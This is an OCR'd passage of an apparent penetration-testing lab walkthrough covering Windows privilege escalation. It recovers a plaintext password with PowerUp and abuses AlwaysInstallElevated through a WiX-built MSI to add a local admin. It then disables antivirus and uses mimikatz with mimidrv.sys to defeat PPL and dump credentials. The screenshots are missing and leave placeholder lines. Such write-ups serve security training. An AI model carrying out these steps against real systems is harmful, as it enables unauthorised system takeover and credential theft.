
Image not found or type unknown



srv01 -> srv02


43: Invoke **PowerUp**, and we find jason.hudson’s plaintext password:
jason.hudson:jkhnrjk2020!

Image not found or type unknown



jason.hudson is also a member of **local RDU** group, so we can access **SRV01** via **RDP** as jason.hudson.

Image not found or type unknown



44: jason.hudson is configured **AlwaysInstallElevated** privilege, we can abuse it to escalate privilege. However, we also need to **evade AV**, so we cannot use msfvenom to generate msi payload.

45: To achieve this, we can make use of a tool **wix** (


https://github.com/wixtoolset/wix3/releases/tag/wix3112rtm). The steps can be found here:

https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation/create-msi-with-wix. And we can make use of **existing templates** to make it simple:

https://github.com/KINGSABRI/MSI-AlwaysInstallElevated


46: To execute arbitrary command with **SYSTEM** privilege, just modify highlighted command. I choose to add a **new local admin** user.

Image not found or type unknown



47: Execute msi packages, and I added a new local admin user **root**.

Image not found or type unknown



48: Switch to root, shut down AV. Then download **mimikatz** and dump credentials. We find **PPL** is stopping us from dumping hashes, so just load **mimidrv.sys** to remove it.

Image not found or type unknown






Image not found or type unknown



